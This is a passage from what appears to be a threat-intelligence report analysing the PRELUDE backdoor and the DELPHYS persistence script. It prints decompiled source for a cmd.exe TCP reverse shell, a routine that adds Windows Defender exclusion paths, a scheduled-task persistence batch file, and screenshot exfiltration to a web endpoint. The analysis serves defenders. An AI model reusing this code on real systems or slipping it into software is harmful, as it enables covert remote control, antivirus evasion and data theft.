
```
@echo off
setlocal

:: Get the current directory
set "CURRENT_DIRECTORY=%~dp0"
set "EXECUTABLE=%CURRENT_DIRECTORY%dbmysql.exe"

:: Define task parameters
set TASK_NAME=Msqdbl
set TASK_DESCRIPTION=Msqdbl Reference Telemetry

:: Create the scheduled task to run OurFile.exe every 2 minutes with highest privileges
schtasks /create /tn "%TASK_NAME%" /tr "\"%EXECUTABLE%\"" /sc minute /mo 2 /rl HIGHEST /ru "%USERNAME%" /f

if %ERRORLEVEL% EQU 0 (
    echo Scheduled Task '%TASK_NAME%' created successfully with highest privileges.
) else (
    echo Failed to create Scheduled Task. Error Code: %ERRORLEVEL%
)

endlocal
```

Figure 7 – DELPHYS persistence batch file

PRELUDE Backdoor

PRELUDE is a .NET-based backdoor likely written in C#. It is the first of the two malwares executed and runs via DLL sideloading. The malware makes use of a recent version of oleviewer.exe, a Microsoft signed binary from the Windows SDK that is susceptible to sideloading of the iviewers.dll file. A renamed copy of the original DLL is supplied alongside the malicious version for function proxying so that oleviewer.exe performs normally and does not alert the victim.
The use of oleviewer.exe for sideloading has been seen previously with a campaign attributed to a China-Nexus group. Kroll Threat Intelligence researched and tested various versions of oleviewer.exe from different Windows SDKs, including a Windows 8.1 SDK and the latest Windows 11 SDK; all versions tested were susceptible to sideloading.


As a.NET, this sample was the easier of the two malwares to analyze. The entry function for the malicious DLL calls three suspicious functions before setting up handles to itself and a copy of the legitimate DLL for proxying function calls.



```
static Iviewers()
{
    TS_APP_PATH = Assembly.GetExecutingAssembly().Location;
    TS_APP_ARGS = "";
    TS_TASK_NAME = "OLE Management";
    TS_TASK_DESC = "Oleview Management Utility";
    TS_TASK_TMR = 30;
    StartActMethod();
    StartTestMethod();
    StartScreenMethod();
    WindowProperties.HideOleViewWindows();
    originalDllHandle = LoadLibrary("iviewers2.dll");
    ourHandle = LoadLibrary("iviewers.dll");
    if (originalDllHandle == IntPtr.Zero)
    {
        throw new Exception("Failed to load iviewers2.dll");
    }
    Console.WriteLine("Iviewers.dll initialized");
}
```

Figure 8 – Source code of the main function of malicious DLL, with function calls and pointer to original DLL

Each of the three suspicious functions starts a thread calling its own function.




```
public static void StartTestMethod()
{
    new Thread(TestMethod24).Start();
}

public static void StartActMethod()
{
    new Thread(WindowProperties.QuerySelectors).Start();
}

public static void StartScreenMethod()
{
    new Thread(ScreenMethod).Start();
}
```

Figure 9 – The three main malicious threads of PRELUDE backdoor

StartActMethod()

This the first function executed, and it creates a thread that runs WindowsProperties.QuerySelectors().



```
public static void QuerySelectors()
{
    try
    {
        string item = "C:\\";
        string queryString = Decrypt("AD8NAAYXcm9rEjcqHloMFgMXDQg7BBcANR8zICsgNw==");
                                   //^^^: "SELECT * FROM MSFT_MpPreference"

        using ManagementObjectCollection.ManagementObjectEnumerator managementObjectEnumerator =
            new ManagementObjectSearcher(Decrypt( DyZvGTcsPTEXGQwGIRUyKiM3DhIiOgEKJAkdASAlNysvMRc="), queryString).Get().GetEnumerator();
                                               //^^^:  "\\.\root\Microsoft\Windows\Defender"

        if (!managementObjectEnumerator.MoveNext())
        {
            return;
        }
        ManagementObject managementObject = (ManagementObject)managementObjectEnumerator.Current;
        string[] array = managementObject["ExclusionPath"] as string[];
        List<string> list = new List<string>();
        if (array != null)
        {
            list.AddRange(array);
        }
        if (!list.Contains(item))
        {
            list.Add(item);
            list.Add(Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location));
            managementObject["ExclusionPath"] = list.ToArray();
            object[] args = new object[1] { managementObject["ExclusionPath"] };
            try
            {
                managementObject.InvokeMethod("Add", args);
                return;
            }
```

Figure 10 – WindowsProperties.QuerySelectors() with decrypted values in comments added by Kroll


This function contains two encrypted strings encoded in base64.

AD8NAAYXcm9rEjcqHloMFgMXDQg7BBcANR8zICsgNw==	SELECT * FROM MSFT_MpPreference
DyZvGTcsPTEXGQwGIRUyKiM3DhIiOgEKJAkdASAlNysvMRc=	\\.\root\Microsoft\Windows\Defender

Once the two encrypted strings are decrypted (via XOR), it becomes clear that the function manipulates the Windows Defender exclusion list by adding the location of this program to it. Due to the nature of the executable being used in the sideloading, the malware is less lightly to be flagged as malicious by antivirus software. Since both PRELUDE and DELPHYS share the same directory, this setting protects both malwares. Hence the name PRELUDE, taken from Sergei Rachmaninoff's "Prelude in C Sharp Minor" because the malware is written in C# and is the first executed in order to prep the system for later stages.

StartTestMethod()


This function creates a thread to run the function "TestMethod24."



```
public static void TestMethod24()
{
    WindowProperties [redacted]();
    while (true)
    {
        try
        {
            using TcpClient tcpClient = new TcpClient("[redacted]", 443);
            NetworkStream stream = tcpClient.GetStream();
            try
            {
                Process p = new Process();
                try
                {
                    p.StartInfo.FileName = "cmd.exe";
                    p.StartInfo.UseShellExecute = false;
                    p.StartInfo.RedirectStandardInput = true;
                    p.StartInfo.RedirectStandardOutput = true;
                    p.StartInfo.RedirectStandardError = true;
                    p.StartInfo.CreateNoWindow = true;
                    p.Start();
                    new Thread((ThreadStart)delegate
                    {
                        StreamReader(p.StandardOutput, stream);
                    }).Start();
                    new Thread((ThreadStart)delegate
                    {
                        StreamReader(p.StandardError, stream);
                    }).Start();
                    using StreamWriter streamWriter = p.StandardInput;
                    byte[] array = new byte[1024];
                    while (true)
                    {
                        try
                        {
                            int num = stream.Read(array, 0, array.Length);
                            if (num <= 0)
                            {
                                break;
                            }
                            streamWriter.WriteLine(Encoding.ASCII.GetString(array, 0, num));
                            streamWriter.Flush();
                            continue;
```

Figure 11 – TestMethod24() source code

TestMethod24() opens a Transmission Control Protocol (TCP) socket to a domain on port 443. It then launches cmd.exe and redirects StandardOutput, StandardError and StandardInput between the TCP object and cmd.exe process object. As such, this a classic TCP reverse shell, which was validated from packet capture in a simulated network environment.



Wireshark · Follow TCP Stream (tcp.stream eq 2695) · dump-[redacted]

```
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.
```

2 client pkts, 0 server pkts, 0 turns.

Entire conversation (92 bytes)

Show as ASCII


No delta times

Stream 2695

Figure 12 – Data from packet capture showing remote shell traffic


StartScreenMethod()

This function creates a thread to run the function “ScreenMethod,” which in turn calls a method Watch.SaveScreenshot.



```
public static void ScreenMethod()
{
    try
    {
        Watch.SaveScreenshot("TEST", 1024, 768);
    }
    catch (Exception)
    {
    }
}
```


Figure 13 – StartScreenMethod() source code



```
public static void SaveScreenshot(string filePath, int width = 0, int height = 0, int quality = 75)
{
    SetProcessDPIAware();
    Thread.Sleep(3000);
    string value = ErrorReporting.ConvertForWeb(Convert.ToBase64String(CaptureScreen(width, height, quality)));
    Dictionary<string, string> data = new Dictionary<string, string> { { "screen", value } };
    ErrorReporting errorReporting = new ErrorReporting();
    Console.WriteLine("ER SEND: " + errorReporting.SendErrorLog("/telemetrydata.php", data));
}
```

Figure 14 – SaveScreenshot() source code

